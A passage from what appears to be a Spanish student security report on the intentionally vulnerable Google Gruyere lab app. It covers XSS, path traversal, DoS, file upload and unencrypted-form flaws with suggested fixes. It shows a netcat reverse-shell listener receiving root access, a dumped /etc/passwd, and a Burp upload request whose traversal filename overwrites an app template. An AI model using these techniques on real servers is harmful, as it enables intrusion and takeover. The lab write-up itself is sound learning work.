
Para impedirlo podríamos usar tokens CSRF, usar POST lo que evitar cargar etiquetas de JavaScript.

Y usar sanitize para impedir que no se ejecute el script añadiéndolo signos para que falle en su ejecución, como por ejemplo prefijos.

Path Transversal->

Enlace: [https://owasp.org/www-community/attacks/Path\\_Traversal](https://owasp.org/www-community/attacks/Path_Traversal).

Llegamos a la que para mí es la vulnerabilidad más críticas de todo la aplicación, pues gracias a esta se pueden conseguir cosas como tener acceso al servidor:




The screenshot shows a terminal window titled "KaliLinux (ataque) [Corriendo] - Oracle VM VirtualBox". The terminal session is as follows:

```
(kali㉿kali)-[~]
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.1.148] from (UNKNOWN) [192.168.1.99] 38634
root@debian:/home/alesander/Escritorio/gruyere# ls
a.js
data.py
get-pip.py
gruyere.py ...
gtl.py
README
resources
r.py
sanitize.py
secret.txt
ssh.sh
stored-data.txt
tmp
root@debian:/home/alesander/Escritorio/gruyere# cd /
cd /
root@debian:/# whoami
whoami
root
root@debian:/#
```


The terminal window is part of a desktop environment, with icons for WPS 2019, ScriptUvas, and Jetbrains visible in the background. The bottom of the screen shows a dock with various application icons.

Realizar ataques de DoS, subiendo archivos al servidor:




Para más información sobre estos ataques mirar el documento.

En si el Path Transversal sirve para acceder a archivos fuera el directorio, como en este ejemplo:



También podré mostrar los usuarios del sistema, en el que está instalada la aplicación:



```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin/daemon
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
tss:x:103:109:TPM software stack,,,:/var/lib/tpm:/bin/false
messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:105:111:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:106:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:107:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
sshd:x:108:65534:/run/sshd:/usr/sbin/nologin
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:110:116:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:112:118:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:113:121:/var/lib/saned:/usr/sbin/nologin
colord:x:114:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:115:123:/var/lib/geoclue:/usr/sbin/nologin
sddm:x:116:124:Simple Desktop Display Manager:/var/lib/sddm:/bin/false
lightdm:x:117:125:Light Display Manager:/var/lib/lightdm:/bin/false
Debian-gdm:x:118:126:Gnome Display Manager:/var/lib/gdm3:/bin/false
alesander:x:1000:1000:Alesander,,,:/home/alesander:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
vboxadd:x:998:1:/:/var/run/vboxadd:/bin/false

```

Pero el mayor problema ocurre al crear un usuario, poniendo .. de nombre, conseguirnos cambiar la carpeta del usuario al directorio raíz del servidor, con esto combinado con la vulnerabilidad File Upload, podremos sobre escribir los ficheros de la propia aplicación.

Para corregir esto deberíamos primero impedir que se pueda crear un usuario que use caracteres en su nombre, como explico en el documento.

Eliminar .. y .. de cualquier entrada a la que se pude meter un archivo.

Asegúrate de que el servidor web este configurado correctamente para permitir el acceso público solo a aquellos directorios que se necesitan para que el sitio funcione.


DoS->

Enlace: [https://owasp.org/www-community/attacks/Denial\\_of\\_Service](https://owasp.org/www-community/attacks/Denial_of_Service).

Un ataque de Denegación de Servicio (DoS, por sus siglas en inglés) es un tipo de ataque informático que tiene como objetivo interrumpir o dificultar el acceso a un servicio en línea o recurso de red, haciendo que se vuelva inaccesible para los usuarios legítimos.

En un ataque de DoS, el atacante utiliza una variedad de técnicas para inundar el servidor o la red con una cantidad abrumadora de tráfico, solicitudes, paquetes o conexiones, lo que hace que el sistema se vuelva lento o se bloquee por completo. Esto puede hacer que los usuarios legítimos no puedan acceder a los recursos o servicios que están tratando de utilizar.

En el caso de Google gruyere, podremos acceder a URL que no deberíamos, como /quitserver y cerrar el servidor:



En este caso podremos ir a gruyere.py y añadir a la lista de URL protegidas esta para que eso no pase.

También podremos modificar un archivo de gruyere mediante Path Transversal, y con eso hacer caer el servicio:

## PROYECTO 1<sup>a</sup> EVALUACIÓN

The screenshot shows the Burp Suite Professional interface. The title bar reads "KaliLinux (ataque) [Corriendo] - Oracle VM VirtualBox". The menu bar includes Archivo, Máquina, Ver, Entrada, Dispositivos, Ayuda. The top navigation bar has tabs for Burp, Project, Intruder, Repeater, Window, Help, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Extensions, and Settings. The sub-menu for Proxy shows tabs for Intercept, HTTP history, and WebSockets history. A message at the bottom says "Logging of out-of-scope Proxy traffic is disabled" with a "Re-enable" button. The main pane displays a POST request to http://192.168.1.99:8080/upload2. The "Raw" tab shows the following payload:

```
1 POST /510415218049961621533914848634592670846/upload2 HTTP/1.1
2 Host: 192.168.1.99:8080
3 Content-Length: 256
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.99:8080
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUBZgjtyCfVBTqgkv
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.99:8080/510415218049961621533914848634592670846/upload.gtl
11 Accept-Encoding: gzip, deflate
12 Accept-Language: es-ES,es;q=0.9
13 Cookie: GRYERE=52514665|usuario|admin|author
14 Connection: close
15
16 -----WebKitFormBoundaryUBZgjtyCfVBTqgkv
17 Content-Disposition: form-data; name="upload_file"; filename=".../resources/menubar.gtl"
18 Content-Type: application/octet-stream
19
20 [[include:menubar.gtl]]DoS[[/include:menubar.gtl]]
21 -----WebKitFormBoundaryUBZgjtyCfVBTqgkv--
```

A red box highlights the "filename" parameter in the Content-Disposition header. The right panel shows the "Inspector" tab with sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers. The "Request headers" section lists "GRUYERE" with value "52514665|usuario|admin|author". The bottom status bar shows "0 matches" and various icons.

Para corregir esto deberíamos aplicar las técnicas ya descritas, como impedir que se suban todo tipo de ficheros al servidor, impedir que se puedan usar ....., en donde se puedan subir ficheros.

File Upload ->

Enlace: <https://www.north-networks.com/que-es-la-vulnerabilidad-file-upload/#:~:text=%C2%BFQu%C3%A9%20es%20la%20Vulnerabilidad%20de,%C2%0tip%C2%20contenido%20o%20tama%C3%B1o>

En el caso de esta vulnerabilidad, la trataba como File Upload XSS, porque realmente la aplicación en si no permite ejecutar por ejemplo ficheros PHP, o Python, por lo tanto lo único que ejecuta son archivos HTML que pueden contener JavaScript, por eso catalogar esta vulnerabilidad como File Upload XSS, es cierto que se puede explotar más esta vulnerabilidad y que haga más cosas, pero como para eso necesito usar esta vulnerabilidad en conjunto con otras vulnerabilidades.

Estos ataques son de los que hablaré en el apartado posterior, donde consigo un control sobre la máquina en donde se encuentra el servidor y el control del navegador del cliente.

Entonces ya no estaríamos hablando de la vulnerabilidad en sí, si no de un conjunto de varias vulnerabilidades que funcionando juntas consiguen hacer un daño.

La vulnerabilidad de File Upload (subida de archivos) se refiere a una situación en la que un usuario malintencionado puede aprovechar una aplicación web que permita la carga de archivos para realizar acciones no autorizadas.

Esto puede suceder si la aplicación web no valida adecuadamente los archivos que se cargan y se imponen restricciones adecuadas a ellos.

Conexión no encriptada ->

La vulnerabilidad de conexión no encriptada se refiere a una situación en la que la comunicación entre dos dispositivos o sistemas se realiza sin ningún tipo de cifrado o protección. Esto significa que cualquier persona o entidad que tenga acceso a la misma red o línea de comunicación puede ver la información que se está transmitiendo.

Por ejemplo, si un sitio web no utiliza una conexión encriptada (HTTPS) para transmitir información entre el servidor y el navegador del usuario, cualquier persona que tenga acceso a la misma red (como un punto de acceso WiFi público) podría interceptar y ver esa información. Esto podría incluir información confidencial como contraseñas, detalles de tarjetas de crédito, y otros datos personales.

La falta de encriptación también puede permitir que un atacante manipule o modifique la información que se está transmitiendo, lo que puede llevar a resultados peligrosos o inesperados.

Para protegerse contra esta vulnerabilidad, es importante utilizar conexiones encriptadas siempre que sea posible, especialmente al transmitir información confidencial. Esto puede incluir el uso de HTTPS en sitios web, la configuración de una red privada virtual (VPN) para comunicaciones en línea, y la utilización de programas y aplicaciones que cifran la información antes de enviarla.

Envío de formularios por el método GET ->

La vulnerabilidad de envío de formularios por el método GET se refiere a una situación en la que los datos de un formulario se envían a través de una URL no encriptada utilizando el método HTTP GET. Esto significa que los datos del formulario se incluyen en la URL como parámetros, y pueden ser vistos por cualquier persona que tenga acceso a la misma red o línea de comunicación.

Por ejemplo, si un usuario completa un formulario en un sitio web que utiliza el método GET para enviar los datos del formulario, cualquier persona que esté monitoreando la red podría ver la URL y los parámetros enviados. Esto podría incluir información confidencial como contraseñas, detalles de tarjetas de crédito, y otros datos personales.

Además, la vulnerabilidad de envío de formularios por el método GET también puede permitir que un atacante manipule o modifique los datos del formulario antes de que se envíen al servidor.

Para protegerse contra esta vulnerabilidad, es importante utilizar el método POST en lugar de GET para enviar datos de formulario confidenciales. El método POST oculta los datos del formulario en el cuerpo de la solicitud HTTP en lugar de incluirlos en la URL, lo que hace que sea más difícil para un atacante interceptar o manipular los datos del formulario. También es importante asegurarse de que los sitios web que contienen formularios sensibles estén protegidos por SSL/TLS para proporcionar una conexión encriptada.

## Otros Ataques:

En este caso demuestro como conseguir al acceso a la maquina a donde Google Gruyere está instalada, y como pasar de un XSS a controlar el navegador del cliente.

Todo esto se pude ver en la sección de pruebas de concepto Reverse Shell y XSS to RCE, respectivamente.

Demuestro muchas técnicas para conseguir tanto el control del sistema, como para controlar el navegador, explotando las vulnerabilidades de Google Gruyere.


Pasaré a explicarlas:

### 1) XSS to RCE ->

En este caso mediante el uso de XSS almacenado en la parte de los fragmentos de la aplicación web, consigo usando esta payload:

```
''
```

En conjunto con el programa JSshell, crear una Shell que controle el navegador del cliente:



